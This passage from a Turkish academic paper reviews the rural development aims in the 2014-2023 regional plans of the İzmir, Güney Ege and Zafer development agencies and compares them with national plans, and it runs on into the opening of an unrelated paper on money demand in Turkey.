bir takım yetkiler bu bakanlığa aktarılmıştır. Günümüzde Türkiye'de bölge planlarının yapımı konusunda koordinasyon görevi Kalkınma Bakanlığı'nda olmakla birlikte plan yapımı konusunda yetkilendirilmiş diğer birimler ise her bir Düzey 2 bölgesinde faaliyet gösteren Kalkınma Ajansları'dır.

Türkiye’de bölgeler arası gelişmişlik farklarını azaltmak amacıyla 1989 yılından itibaren ilk kalkınma projeleri hazırlanmaya başlandı. Bu çerçevede Güneydoğu Anadolu Projesi (GAP), Doğu Karadeniz Kalkınma Programı (DOKAP), Doğu Anadolu Kalkınma Programı (DAKAP) ve Zonguldak-Bartın-Karabük (ZBK) kalkınma programları gibi projeler şimdiki adı Kalkınma Bakanlığı olan Devlet Planlama Teşkilatı (DPT) koordinasyonunda hayata geçirildi.

Ancak merkezden yapılan planlamanın yeterince verimli sonuçlar vermemesi sonucu gelişmiş ülke deneyimlerinden de yararlanılarak, yukarıdan aşağıya değil, aşağıdan yukarıya bir kalkınma politikasının geliştirilmesinin önemi anlaşıldı. AB üyelik sürecinde Türkiye’de bölgeler arası gelir ve gelişmişlik farklarının azaltılması politikaları kapsamında, AB’nin bölgesel gelişme politikası ve uygulamalarına paralel yeni bir yaklaşım, yöntem ve kurumsal örgütlenme modeline dikkat çekilmiş ve AB ülkelerinin bu konudaki deneyimlerinden faydalanılarak bölgesel kalkınma modelleri üzerinde durulmuştur.

2006 yılında çıkartılan 5449 sayılı kanun ile her bir Düzey-2 bölgesi için kalkınma ajansı kurulmasına karar verildi. Bugüne kadar tüm Türkiye’de 26 tane kalkınma ajansı kurularak faaliyetlerine başlamıştır.

Bu ajansların amaçları ve hedefleri; bölgesel stratejilerin uygulanması, yerel ve bölgesel girişimciliği destekleme, alt yapı hizmetlerinin sunulmasına yardımcı olma, özel sektörün yakın geleceği için yerel-bölgesel çözümler araştırma ve bölgesel talepleri karşılayacak yeni ürün ve hizmet üretimi için finansal garantiler ve çözümler arama şeklinde özetlenmektedir (Apan, 2014: 41). Ancak Kalkınma ajansları alışılagelmiş kredi ve hibelerin ötesinde, kuruluşlara ortak olarak, özellikle küçük işletmelere danışma hizmetleri sağlayarak, araştırma ve geliştirme çabalarına destek vererek, tarım sektöründe toprağın verimini arttırıcı ve çevrenin korunmasına yönelik birçok yeni yöntem geliştirerek bölgelerin gelişiminde önemli rol oynamaktadır.

Kalkınma Ajanslarının web sayfalarında da birer örnekleri bulunan bölge planları incelendiğinde hemen hemen hepsinde kırsal kalkınma ve kırsal kalkınmaya katkı sağlayan turizm konusunu doğrudan ya da dolaylı olarak ilgilendiren bir takım hedeflere rastlamak mümkündür. Bu çalışmada tüm bölge planları araştırılmamış, sadece Ege Bölgesi illerini kapsayan kalkınma ajanslarının bölge planlarında yer alan kırsal kalkınma hedef ve amaçları değerlendirilmeye çalışılmıştır.

2. Bölge Planlarında Kırsal Kalkınma Yaklaşımı: Ege Örneği

2.1. Ege Bölgesinde Faaliyet Gösteren Kalkınma Ajansları

2.1.1. İzmir Kalkınma Ajansı

Ege Bölgesinde faaliyet gösteren üç adet kalkınma ajansı bulunmaktadır. Bu kalkınma ajansları İzmir Kalkınma Ajansı, Güney Ege Kalkınma Ajansı ve Zafer Kalkınma Ajansı isimleriyle kurulan ve ege illerinin kalkınmasına yönelik olarak kurulmuş ajanslardır. Ege Bölgesinin en büyük ili ve Türkiye’nin 3. Büyük ili olan İzmir için sadece bu ili kapsayan İzmir Kalkınma Ajansı (İZKA) kurulmuştur. Çünkü planında da vurgulandığı gibi İzmir çok yönlü üretim olanakları, zengin doğal kaynakları ve nitelikli yaşam kalitesini bir arada sunabilen hem Türkiye hem de dünya çapında öne çıkan bir bölge özelliği taşımaktadır. Zira bölge tarım, sanayi, hizmetler ana sektörlerinin hepsinde önemli potansiyele sahiptir. Tarihi bir liman kenti olan İzmir, konumu ve bu yapısı ile her zaman dışa açık niteliktedir. Bu özelliği İzmir’e rekabet etme, kapasite geliştirme ve uyum sağlamada avantaj sağlamaktadır (İZKA 2014-23 Bölge Planı: 11).

2.1.2. Güney Ege Kalkınma Ajansı

Güney Ege Kalkınma Ajansı (GEKA) ise Ege Bölgesinde turizm, tarım ve sanayi potansiyeli yüksek 3 ilin (Muğla, Aydın ve Denizli) kalkınmasına yönelik kurulmuş olan kalkınma ajansıdır. Dolayısıyla bu iller arasında sahil şeridinde yer alan Muğla ilimiz turizm potansiyeli en yüksek illerimizden biridir. Diğer ilimiz Aydın ise hem turizm hem de tarım potansiyeli yüksek olan bir ilimizdir. Denizli de aynı şekilde turizm bakımından potansiyeli yüksek bir ilimiz olmasının yanında sanayi bakımından da çok gelişmiş illerimizden birisidir. İşte bu şekilde doğal güzellik ve kaynakları yüksek olan bu illerimizi dış dünya ile buluşturarak turizm kapasitesinin artırılması, tarımsal ve sanayi ürünlerin çeşitlendirilerek bölgede oluşacak üretimin katma değerinin artırılması ile bölgenin hem kırsal hem de kentsel kalkınmasına katkı sağlamak amacı ile Güney Ege Kalkınma Ajansı kurulmuştur. TR32 Bölgesinin 2014-2023 Bölge Planındaki vizyonu “Yaşam kalitesi yüksek, yeniliğe dayalı üreten,

doğasını koruyan, küresel turizm odağı Güney Ege” olarak belirlenmiştir. Bu vizyona erişme yolunda Bölge’de yaşam koşulları, üretim yapısı, turizm ve çevre alanlarında değişim ve dönüşüme ihtiyaç duyulmaktadır. Bu doğrultuda dört gelişme eksenini altında Bölge için hedeflenen gelecek tarif edilmektedir (GEKA 2014-2023 Bölge Planı: 14):

- Zengin Beşeri Sermaye, Güçlü Toplumsal Yapı
- Yüksek Katma Değer ve Yenilik Odaklı Üretim
- Dört Mevsim Turizm
- Yaşanabilir Mekânlar ve Sürdürülebilir Çevre

2.1.3.Zafer Kalkınma Ajansı

Ege Bölgesinde hizmet veren 3. kalkınma ajansı Zafer Kalkınma Ajansıdır. Bu ajans Manisa, Uşak, Afyon ve Kütahya illerinin kalkınmasına yönelik kurulmuş olan bir ajansdır. TR33 Bölgesi 2014-2023 Bölge Planı il olarak Bölgeyi oluşturan 4 ilden toplumun farklı kesimlerini temsil edecek şekilde Bakanlar Kurulu tarafından belirlenen 100 üyeden oluşan Ajans Kalkınma Kurulu tarafından uygun görülmüş; Bölgeyi oluşturan 4 ilin Valisi, Belediye Başkanı, İl Genel Meclis Başkanı ve Ticaret ve Sanayi Odası Başkanı olmak üzere 16 üyeden oluşan Ajans Yönetim Kurulu tarafından kabul edilerek Kalkınma Bakanlığına sunulmuştur. Plan, Bölgesel Gelişme Yüksek Kurulu'nun onayına sunulmuş olup 30 Aralık 2014 tarihinde onaylanmıştır.

TR33 Bölgesi 2014-2023 Bölge Planı, “bölgesel kalkınma için yönetim ve koordinasyon aracı” olarak tanımlanmaktadır. TR33 Bölgesinin vizyonu “ekolojik dengeyi gözetken, bilgi temelli ekonomisi ile katma değer yaratan, rekabet gücü ve yaşam kalitesi artan, dengeli büyüyen, gelişen ve öğrenen bölge” olarak belirlenmiştir. Planda, belirlenen vizyona nasıl ulaşılabileceğine dair farklı senaryolar geliştirilmiş ve farklı gelişme modelleri kullanılarak senaryo sonuçları hakkında öngörülerde bulunulmuştur.

Plan incelendiğinde temel ilkeleri “yenilikçilik” ve “sürdürülebilirlik” olarak belirlenmiştir. Söz konusu ilkeler, gerek hedeflenen ekonomik dönüşümün sağlanması, gerekse bu dönüşümün istikrarlı olarak devam etmesi açısından önem arz etmektedir. İlkeler ek olarak, senaryoyla hedeflenen dönüşümü gerçekleştirmek adına 4 ana amaç belirlenmiştir (Zafer Kalkınma Ajansı 2014-2023 Bölge Planı, 10-11):

- Daha rekabetçi bir ekonomik yapı yaratmak
- Yaşam kalitesini arttırmak
- Bölge içi gelişmişlik farklarını azaltmak
- Dengeli mekansal organizasyon oluşturmak

2.2. Bölge Planlarından Elde Edilen Bulgular

2.2.1 İzmir Kalkınma Ajansı(İZKA) 2014-2023 Bölge Planı

İzmir Kalkınma Ajansının 2014-2023 Bölge Planına baktığımızda “Plan Vizyonu, Temel İlke ve Gelişme Eksenleri” ana başlığı altında planın vizyonu “Bilgi, Tasarım ve Yenilik Üreten, Akdeniz’in Çekim Merkezi İzmir” olarak belirlenmiştir. Bu vizyona ulaşmak için dört temel ilkeden bahsedilmektedir. Bu ilkeler; **Sosyal İçerme, Sürdürülebilirlik, Katılımcılık ve Yenilikçilik** şeklinde görülmektedir. Bu ilkelerin içeriklerini incelediğimizde çevre ile ilgili bilgilerin Sürdürülebilirlik ve Yenilikçilik ilkelerinde yer verildiği anlaşılmaktadır. Nitekim Sürdürülebilirlik ilkesinin içeriği şöyledir: “Sürdürülebilirlik, insan yaşamının gereksinimleri ve doğal kaynakların mevcudiyeti arasında bir denge kurarak ekonomik, çevresel ve toplumsal boyutlarıyla bugünden geleceğe uyumlu bir planlama ve programlama yapılmasını amaçlayan bütünsel bir yaklaşımdır. İZBP kapsamında ele alınan her eksen, öncelik ve hedef, bölgesel kalkınmayı sürdürülebilir kılacak bütünsellikte ele alınmıştır.” Yenilikçilik ilkesi ise bölge planının hazırlık ve uygulama sürecindeki çalışmaların etkinliğini arttırmaya yönelik yeni bakış açısı, farklı yöntem ve mekanizmaların ortaya konulmasını esas almaktadır. Bu çerçevede planın hedeflediği vizyonun gerçekleşmesi için üç temel gelişme eksenini belirlenmiştir. Bunlar; **Güçlü Ekonomi, Yüksek Yaşam Kalitesi, Güçlü Toplum**, olarak karşımıza çıkmaktadır (İzmir Kalkınma Ajansı(İZKA) 2014-2023 Bölge Planı: 27). Bu gelişme eksenlerinden **Güçlü Toplum** ‘un içeriğinde birtakım kırsal kalkınmaya yönelik hedeflerin belirlendiği görülmektedir. Bu hedeflerden şöyle bahsedilmektedir: “Kırsalda yaşanan nüfusun sağlık, yaygın eğitim, barınma, ulaştırma, yaşlı ve hasta bakımı, sosyal hizmet gibi ihtiyaçlarına yönelik hizmet

üreten kurumların kapasitesi (insan kaynakları, personelin mesleki yeterliliği, teknik şartlar, vb.) geliştirilecektir.” Ayrıca katma değeri yüksek tarımsal faaliyetlere geçilmesi konusunda üretici birlikleri ve kooperatifler ile çiftçilere yönelik eğitimler verilecek, finansal destekler sağlanacak ve bunların örgütlenme kapasitesi geliştirilecektir. Öte yandan kırsalda tarım dışı gelir kaynakları sağlanması bakımından ekoturizm, doğa turizmi, köy pansiyonculuğu, otantik ve katma değeri yüksek el sanatları, yerel ürünler gibi tarım dışı ekonomik faaliyetlerin destekleneceği ve tarım ürünlerini işleme sanayi ile e-ticaret olanaklarının geliştirileceği vurgulanmaktadır. Bunların haricinde zikredilmesi gereken kırsal kalkınma konusu köy hayatı, mimari yapı ve çevreye ilişkindir. Bu konuya planda şöyle yer verilmektedir: “Kırsalda İzmir ve Ege köy hayatı, mimarisi, sokak mimarisi konularında çevre iyileştirme, restorasyon, restitüsyon çalışmaları sürdürülecektir. Kırsalda mevcut doğal ve tarihi öneme sahip ören yerleri, doğal gezi alanları vb. yerlerde işaret tabelaları, ışıklandırma, park ve tuvalet alanları gibi altyapı iyileştirmeleri gerçekleştirilecektir. Kırsalda ulaşım bağlantıları ve tarımsal üretim bölgeleri arasındaki bağlantı yolları iyileştirilecektir.” Yine kırsal nüfusu kentsel nüfusa entegre edecek ve diyalogu artıracak etkinlik ve projelerin de uygulanacağı belirtilmektedir (İzmir Kalkınma Ajansı(İZKA) 2014-2023 Bölge Planı: 166).

İZKA’nın web sayfasından kırsal kalkınmaya yönelik faaliyetleri incelendiğinde kırsal alanların kalkınmasını artırmak için kurulacak olan işletme ve girişimlere çeşitli destek programları oluşturduğu görülmektedir. Örneğin, 2010 Yılı Kırsalda Ekonomik Çeşitlilik Mali Destek Programı oluşturulmuş ve bu programın amacı “kırsal alanda tarım dışı istihdam olanakları yaratan gelir getirici faaliyetleri yaygınlaştırarak kırsal ekonominin çeşitlendirilmesi” şeklinde belirlenmiştir. Yine Programın önceliğinin ise kırsalda sosyo-ekonomik kalkınmayı hızlandıracak tarım dışı sektörlerde ekonomik faaliyetlerin geliştirilmesi olduğu görülmektedir. Bu mali destek programı kapsamında projelere sağlanacak toplam mali destek tutarı 6.000.000 TL’dir. Bunun 3.500.000 TL’si kar amacı güden kuruluşlar, 2.500.000 TL’si ise kar amacı gütmeyen kurum ve kuruluşlar için ayrılmıştır (<http://www.izka.org.tr>). Mali destekler kapsamında 19 adet kar amacı güden kuruluş projesi başarılı bulunmuş ve 27 adet de kar amacı gütmeyen kurum ve kuruluşun tarımın çeşitli ürünlerinin işlenip değerlendirilmesini sağlayacak projeleri başarılı görülmüştür. Bunların çoğu süt ve süt ürünlerinin değerlendirmesini sağlayacak tesisler açmaya yönelik projelerdir. Aynı şekilde 2009 yılının Tarım ve Kırsal Kalkınma Mali Destek Programı’nın da genel amacı; “İzmir (TR31) bölgesinde tarımsal üretimden elde edilen katma değer artırılmasına ve bölgede tarım ve tarıma dayalı sanayinin rekabet gücünü yükseltmeye yönelik faaliyetleri destekleyerek kırsal kalkınmaya katkıda bulunmaktır” (<http://www.izka.org.tr>).

2.2.2. Güney Ege Kalkınma Ajansı(GEKA) 2014-2023 Bölge Planı

Güney Ege Kalkınma Ajansı Aydın, Denizli ve Muğla illerine hizmet vermek üzere kurulmuş olan ve Ege’de bulunan bir bölge kalkınma ajansıdır. Güney Ege Kalkınma Ajansı’nın 2014-2023 Bölge Planını incelediğimizde planın 6. başlığı “*Vizyon, Gelişme Eksenleri, Öncelikleri Ve Tedbirler*” şeklinde oluşturulmuştur. Bu bağlamda planın başında ve 6.başlığın hemen altında vizyon olarak şu cümleye yer verilmiştir: “*Yaşam Kalitesi Yüksek, Yeniliğe Dayalı Üreten, Doğasını Koruyan, Küresel Turizm Odağı Güney Ege.*” Planda belirlenen bu vizyon doğrultusunda 4 adet temel gelişme eksenini oluşturulmuştur. Bu gelişme eksenleri şu başlıkları içermektedir (GEKA 2014-2023 Bölge Planı, 54-58):

- 1.Zengin Beşeri Sermaye, Güçlü Toplumsal Yapı,
2. Yüksek Katma Değer ve Yenilik Odaklı Üretim,
3. Dört Mevsim Turizm,
4. Yaşanabilir Mekanlar ve Sürdürülebilir Çevre,

Bu eksenlerin her birisinde kırsal kalkınmayı ilgilendiren ve kırsal kalkınmanın artışı sağlayacak birtakım tedbirlerin olduğu görülmektedir. Nitekim 1.eksen “**Zengin Beşeri Sermaye, Güçlü Toplumsal Yapı,**” başlığı altındaki iki hedef kırsal kalkınmaya yönelik tedbirler içermektedir. Bu hedef ve tedbirler şöyledir: **Bilgi toplumunun ihtiyaç duyduğu temel bilgi ve becerilere sahip, üretken ve yenilikçi bireyler yetiştirilecek, eğitim hizmetlerinin erişilebilirliği artırılabilecektir.** Bu hedef için belirlenen tedbir;

Kırsal alanlarda nüfusun okuma yazma oranlarının artırılmasına yönelik faaliyetlerin etkinliği artırılmasıyla ilgilidir. 2.hedefin konusu **Nitelikli işgücüne sahip etkin bir işgücü piyasası oluşturulmasıdır**. Bunun için “Kırsal yerleşim alanlarında ekonomi çeşitlendirilerek ve yeni istihdam olanakları yaratılarak kırsal nüfusun yerinde istihdamı kolaylaştırılması” tedbiri belirlenmiştir ((GEKA 2014-2023 Bölge Planı, 104-105).

2. Gelişme eksenini “**Yüksek Katma Değer ve Yenilik Odaklı Üretim**,” için belirlenen hedef; **Bilgi ve kalite odaklı üreten, örgütlülüğü, verimliliği ve pazarlama kapasitesi yüksek tarım sektörü oluşturulması sağlanması** ile ilgilidir. Bu hedefin gerçekleşmesine katkı sağlayacak tedbirlerden ikisi kırsal kalkınmaya yönelik olup içerikleri şöyledir (GEKA 2014-2023 Bölge Planı, 106):

- ✓ Parçalı ve dağınık yapıdaki tarım arazilerinin etkin kullanımı sağlanacak, Bölge’yi kapsayan havzalarda desteklenecek ürün deseninin Bölge’nin toprak yapısı ve iklim koşulları ile üretim ve kalite açısından rekabetçi ürünleri göz önünde bulundurularak değerlendirilmesi ve üreticinin bilgilendirilmesi sağlanacaktır
- ✓ Su kaynaklarının etkin bir şekilde kullanımına olanak sağlayacak modern sulama yöntemleri yaygınlaştırılacaktır.
- ✓ Jeotermal enerji ısıtmalı organize seracılığa ilişkin altyapı geliştirilecektir.
- ✓ Tarım ürünlerine yönelik depolama imkanları artırılacak, lisanslı depoculuk şirketlerinin ve ürün ihtisas borsalarının kurulmasına yönelik çalışmalar yürütülecektir.
- ✓ Tarımsal işletme ölçeklerinin artırılmasına yönelik ortaklığa dayalı yatırımlar desteklenecektir.
- ✓ Üreticilerin örgütlenmeleri teşvik edilecek ve kurumsal altyapılarının güçlendirilmesi sağlanacaktır.

3. gelişim eksenini “**Dört Mevsim Turizm**, olarak belirlenmiş ve bu eksenin hedeflerinden birisi; “Bölge turizmi çeşitlendirilerek, dört mevsime yayılacak ve hizmet kalitesi artırılacaktır.” şeklinde oluşturulmuştur. Bu hedefin gerçekleştirme tedbirlerinden bazıları kırsal kalkınmaya yer vermektedir ve şöyledir (GEKA 2014-2023 Bölge Planı, 108):

- ✓ Kırsal kesimde ev pansiyonculuğu ve butik otelcilik yaygınlaştırılarak agro-turizm geliştirilecektir.
- ✓ Yöresel ürünlerin ve yerel kültürün turizme entegre edilmesine yönelik çalışmalar gerçekleştirilecektir.

4. gelişme eksenini “**Yaşanabilir Mekanlar ve Sürdürülebilir Çevre**,” başlığı altında oluşturulan kırsal kalkınmayı ilgilendiren bir hedef şöyledir: “**Havza alanlarında** kaynakların sürdürülebilir kullanımını sağlayacak etkin havza yönetimi sağlanacaktır.” Bu hedefin gerçekleşmesi için ise şu tedbirler oluşturulmuştur (GEKA 2014-2023 Bölge Planı, 110):

- ✓ Arazi yapısı nedeniyle su temininde sorun yaşanan yerleşimlerde içme ve kullanma suyu ihtiyacı karşılanacak, standartlara uygun kalitede su teminine yönelik çalışmalar yürütülecektir.
- ✓ Sulama yöntemlerinin iyileştirilmesi, kayıp ve kaçakların azaltılması, arıtılmış atıksuların farklı alanlarda kullanılması uygulamalarıyla havza alanlarında su kullanımında verimlilik ve tasarruf artırılacaktır.
- ✓ Tarımda zirai ilaç ve gübre kullanımı denetiminin güçlendirilmesi, üreticilerin bilinçlendirilmesiyle tarımsal kaynaklı toprak ve su kirliliğinin önlenmesine yönelik çalışmalar yürütülecektir

2.2.3.Zafer Kalkınma Ajansı 2014-2023 Bölge Planı

Zafer Kalkınma Ajansı’nın 2014-2023 Bölge Planını incelediğimizde Bölge vizyonu doğrultusunda, gelişme senaryosuyla uyumlu olacak şekilde, Planda yer verilen öncelik ve tedbirler ile ulaşılması planlanan 4 ana amaç şunlardır (Zafer Kalkınma Ajansı 2014-2023 Bölge Planı, 39):

1. Daha rekabetçi bir ekonomik yapı yaratmak
2. Yaşam kalitesini arttırmak
3. Bölge içi gelişmişlik farklarını azaltmak
4. Dengeli mekansal organizasyon oluşturmak

Bu kapsamda planın “2.7 Gelişme Eksenleri” başlığının içeriğinden anlaşıldığına göre; Plan vizyonuna ve Planın ana amaçlarına ulaşmak için müdahale ihtiyacının duyulduğu alanlar “gelişme eksenleri” olarak tanımlanmıştır. Yapılacak müdahalelerin birbirleriyle etkileşimi düşünülerek Planın hazırlığında DNA modelinin birbiriyle entegre şekilde gelişen çift sarmallı yapısından esinlenildiği belirtilmiştir. Planda organik bir yapı kurgulanmış ve Plandaki gelişme eksenleri 3 kategoriye

ayrılmıştır. Bunlar: Rekabetçilik Sarmalı, Yaşanabilirlik Sarmalı ve Yatay Eksenlerdir. 10. Kalkınma Planında belirlenen “Yenilikçi Üretim, İstikrarlı Yüksek Büyüme” hedefine uyumlu bir şekilde oluşturulan bu eksenlerin gerçekleşmesi için çeşitli başlıklar altında birtakın öncelik ve hedefler belirlenmiştir. İşte kırsal kalkınmanın rekabetçi, bölgeler arası dengeli bir şekilde gerçekleşmesini sağlayacak öncelik ve hedeflere planda “3.2 Tarım” başlığında yer verildiği görülmektedir. Bu bağlamda 1.öncelik olarak “Tarımsal üretimde verimlilik, katma değer ve kalitenin artırılmasına” yer verilmiştir. Bunun için oluşturulan tedbirler şunlardır:

- ✓ Modern üretim tekniklerinin yaygınlaştırılması,
- ✓ Katma değeri yüksek, geleneksel üretim tekniklerinin yaygınlaştırılması,
- ✓ Ürün kalite ve standartlarının geliştirmesi, sertifikasyonların yaygınlaştırılması,
- ✓ Tarımsal girdi kalitesinin iyileştirilmesi,
- ✓ İlk işleme tesislerinin geliştirilmesi ve yaygınlaştırılması.

Kırsal kalkınma için belirlenen 2. öncelik “Tarımsal altyapı iyileştirilmesi” konusundadır. Bu öncelik gerçekleştirme tedbirleri olarak;

- ✓ Arazi ölçeğinin büyütülmesi,
- ✓ Sulanan arazi miktarının artırılması,
- ✓ Mera alanlarının ıslah edilmesi

3.öncelik konusu ise “Tarımsal üretimde profesyonel çiftçilik ve işbirliklerinin geliştirilmesi” dir. Bu önceliği gerçekleştirecek 3 tedbir şunlardan oluşmaktadır:

- ✓ Tarımda örgütlenme ve örgüt etkinliğinin artırılması,
- ✓ Tarım işletmelerinde teknik kapasitenin güçlendirilmesi ve şirketleşmenin sağlanması,
- ✓ Tarımsal faaliyet kollarında çeşitliliğin artırılması

Sonuncu yani 4. Öncelik “Tarımda pazarlama kabiliyetinin artırılması” ile ilgilidir. Bunun için belirlenen tedbirler ise: İşletmelerin pazarlama becerilerinin geliştirilmesi ve Yöresel ürünlerde markalaşmanın sağlanması konusundadır (Zafer Kalkınma Ajansı 2014-2023 Bölge Planı, 74-84).

3. Sonuç ve Değerlendirme

Kalkınma anlayışlarında yaşanan değişmeye bağlı olarak hem dünya’da hem de Türkiye’de kalkınmanın tabandan tavana doğru gerçekleşmesi yaklaşması benimsenmiştir. Bu doğrultuda ise dünyanın birçok ülkesinde olduğu gibi Türkiye’de de kalkınma ajansları kurulmuş ve böylece kalkınmanın sağlanması sadece ulusal politikalarla gerçekleşmesi değil, aynı zaman da bölgesel politikaların da kalkınmayı gerçekleştirmesinin yolu açılmıştır. Hatta kalkınmanın bu bölge planlarıyla yapılmasına öncelik tanınmıştır. Çünkü bu kurumlar aracılığı ile kalkınma politikalarının daha katılımcı ve yönetim ilkelerine uygun olarak oluşturulması planlanmıştır. Bu çerçevede ülkemizde 26 bölgede faaliyet gösteren kalkınma ajansları 2.dönem kalkınma planlarını hazırlamışlardır. Bu planlarda ulusal kalkınma planlarına uyumlu bir şekilde bölgenin çeşitli alanlarında kalkınmasını sağlayacak birtakım öncelik ve hedeflere yer verilmiştir. Bu öncelik ve hedeflerin ulusal planlarla uyumluluğu ve korelasyonu konusunda aşağıdaki tartışmalar yapılabilir.

10. Kalkınma Planında önemle üzerinde durulan konuların başında nitelikli insan ve güçlü toplum, yenilikçi üretim ve istikrarlı büyüme, yaşanabilir mekanlar ve sürdürülebilir çevre, kalkınma için uluslararası işbirliği gelmektedir. Bu bağlamda ulusal kalkınma planında hedeflenen bu temalarla Türkiye’nin büyüme kapasitesinin daha fazla artırılması ve bunun genellikle yenilikçi bir üretim yapısıyla sürdürülmesinin amaçlandığı söylenebilir. Çalışmanın konusunu teşkil eden Ege Bölgesi’nde potansiyeli bulunan sanayi ile buna bağlı olarak gelişen hizmetler sektöründeki öncelikler, OKP’nin bu amacına uygun şekilde tasarlandığı, ayrıca Ege Bölgesi’nde kritik öneme haiz olan tarım sektörüne OKP’de büyük ölçüde yer verildiği, bu açıdan incelenmiş olan bölge planlarının hazırlanmasında ulusal planların rehber olarak alındığı görülmektedir.

Öte yandan OKP’de tarımda süregelen verimlilik sorunlarının aşılması ve sektörden ayrılması sonucunda muhtemel işgücünün ekonominin daha üretken sektörlerinde istihdam edilmesinin önem taşıdığı belirtilmektedir. Bu açıdan tarım sektörü katma değerinin ve çalışan sayısının yüksek olduğu TR33, TR32 ve TR31 Bölgelerinin Bölge Planları’nda OKP’nin bu amacı doğrultusunda öncelik ve tedbirlere yer verildiği söylenebilir. Zira 10. Kalkınma Planında da vurgulandığı üzere ülkemizde kırsal yerleşimlerde, nüfus azalmasının ve yaşlanmanın getirdiği riskler artmakta, şehirlere yakın ve uzak kırsal alanlar arasında belirgin bir farklılık görülmektedir. Bu nedenle kırsal alan politika ve

uygulamalarının da zenginleştirilmesine, politika tasarımı ve uygulamada sadece köy ve bağlı birimleri sınırlı olmayan bir yaklaşımın geliştirilmesine ihtiyaç olduğu belirtilmiştir (Mevlana Kalkınma Ajansı 2014-2023 Bölge Planı, 85).

Gıda Tarım ve Hayvancılık Bakanlığının 2018-2022 Stratejik Planı incelendiğinde kırsal kalkınmaya dair belirlenen politikalarla 10. Kalkınma Planı ile Kalkınma Ajanslarının Planlarında belirlenen kırsal kalkınma politikalarında birtakım benzerlikler olduğu görülmektedir. Nitekim Tarım Bakanlığının Stratejik Planında da kırsal alanda yaşam kalitesinin iyileştirilmesine ve kır-kent arasındaki sosyo-ekonomik farklılığın azaltılmasına yönelik çalışmaların artırılması planlanmakta ve bunun ulusal ve uluslararası fonlarla finanse edilerek gerçekleştirileceği belirtilmektedir. Yine kaynakların rasyonel kullanımı açısından toprak ve su kaynaklarının korunması, kullanılması ve arazi kullanım planlarının yapılmasının öneminden bahsedilmektedir. Bu çerçevede Bakanlığın stratejik planında kırsal kalkınmada etkin olabilmek için 3 temel hedef belirlenmiştir (Gıda Tarım ve Hayvancılık Bakanlığının 2018-2022 Stratejik Planı, 66-67):

- ✓ Kırsalda gelir ve istihdam olanaklarını artırmak ve kırsal ekonomiyi çeşitlendirmek,
- ✓ Sürdürülebilir tarımsal üretimi sağlamak için; küçük ve parçalı tarım arazilerini toplulaştırmak ve arazi kullanım planlaması yapmak,
- ✓ Toprak ve su kaynaklarının korunmasını ve verimli kullanılmasını sağlamak.

Bölge ekonomisinde gerek ürettiği katma değer gerekse istihdam oranı bakımından büyük yere sahip olan tarım sektöründe ürün çeşitlenmesine gidilmesi ve bölgeye uygun katma değeri yüksek ürünlerin üretilmesi de bölgelerin kırsal kalkınması için elzem olduğu planlarda vurgulanmaktadır.

Görüldüğü üzere yapılan bu değerlendirmelerden şu sonucu çıkarabiliriz; İncelenen kalkınma ajanslarının bölge planlarında yer verilen kırsal kalkınma amaç ve hedefleri, hem 10. Kalkınma Planında hem de Gıda, Tarım ve Hayvancılık Bakanlığının 2018-2022 Stratejik Planında belirledikleri kırsal kalkınma amaç ve hedefleriyle paralellik gösterdiği söylenebilir.

Kaynakça

- Apan, A. (2004). "Bölge Kavramı ve Bölgesel Kalkınma Ajansları", *Çağdaş Yerel Yönetimler Dergisi*, 13(4): ss.39-58.
- Can, E., (2011), *Bölgesel Kalkınmada Kalkınma Ajanslarının Rolü-İzmir Kalkınma Ajansı Örneği*, Altın Nokta Yayınevi, İzmir.
- Devlet Planlama Teşkilatı, (2000), *Sekizinci Beş Yıllık Kalkınma Planı Bölgesel Gelişme Özel İhtisas Komisyonu Raporu*, www.kalkinma.gov.tr, (Erişim Tarihi: 12.01.2016).
- Dinler, Z., (2014), *Bölgesel İktisat*, Ekin Yayınevi, Bursa.
- Gıda Tarım ve Hayvancılık Bakanlığı 2018-2022 Stratejik Planı, <https://www.tarim.gov.tr/SGB/Belgeler/2013-2017/GTHB%202018-2022%20STRATEJİ%CC%87K%20PLAN.PDF>, E.T. 12.03.2018.
- Güney Ege Kalkınma Ajansı, (2014), *Bölge Planı 2014-2023*, , http://geka.gov.tr/Dosyalar/o_19utnqk2s1tbcm0h1q6i1973po38.pdf, (Erişim Tarihi: 10.03.2016).
- Karakılçık, Y., (2014), *Yeni Bölgeselleşme Politikaları ve Türkiye’de Bölge Yönetimi*, Seçkin Yayıncılık, Ankara.
- Keleş, R., (2015), *Kentleşme Politikası*, İmge Kitabevi, Ankara.
- Mevlana Kalkınma Ajansı 2014-2023 Bölge Planı.
- İzmir Kalkınma Ajansı 2014-2023 Bölge Planı.
- <http://www.izka.org.tr/tr/30402/2010-Yili-Kirsalda-Ekonomik-Cesitlilik-Mali-Destek-Programi>, E.T. 5.03. 2018.
- Zafer Kalkınma Ajansı 2014-2023 Bölge Planı.

Türkiye’de Para Talebi ve Ara Amaç Uyumu: Yapısal Kırılma ve ARDL Analizi

Prof.Dr. Bedriye TUNÇSİPER

İzmir Demokrasi Üniversitesi, Öğretim Üyesi, Rektör.

Üçkuyular Mahallesi, Gürsel Aksel Bulvarı, No:14 35140 Karabağlar/İZMİR

Dr.Öğr.Üyesi Dilek SÜREKÇİ YAMAÇLI

Nuh Naci Yazgan Üniversitesi, Öğretim Üyesi.

Nuh Naci Yazgan Üniversitesi Yerleşkesi Erkilet Dere Mah. İktisadi ve İdari Bilimler Fakültesi
Kocasinan/KAYSERİ

Özet

Çalışmada, para talebini etkileyen unsurlar incelenmiş, para talebinin istikrarlı olup olmadığı ve ara amaç-para talebi arasındaki ilişkiler değerlendirilmiştir. Değişkenlerin durağanlığının sınanmasında Peron (1997) yapısal kırılmalı birim kök testi kullanılmıştır. Değişkenler arasındaki ilişkiler Gecikmesi Dağıtılmış Otoregresif Model (ARDL) analizi, para talebinin istikrarı CUSUM ve CUSUMQ testleri ile incelenmiştir. ARDL analizi sonucunda elde edilen bulgulara göre Türkiye’de 2002-2017 döneminde para talebi üzerinde sadece gelir düzeyi ve faiz etkili değil, döviz kuru, tahvil talebi ve hisse senedi de etkilidir. Bu kapsamda, para talebini kısa ve uzun dönemde etkileyen en önemli değişkenin reel efektif döviz kuru olduğu, hisse senedi talebinin ise para talebi üzerindeki etkisinin ise diğer değişkenlere göre daha zayıf olduğu belirlenmiştir. Bununla birlikte, CUSUM ve CUSUMQ testleri sonuçları, Türkiye’de M2 para talebinin 2002-2011 ve 2013-2017 dönemlerinde istikrarlı, 2011-2013 döneminde istikrarsız olduğunu ortaya koymuştur. Bu anlamda, 2011-2013 döneminde, hem faiz oranı hem de parasal büyüklükler birlikte 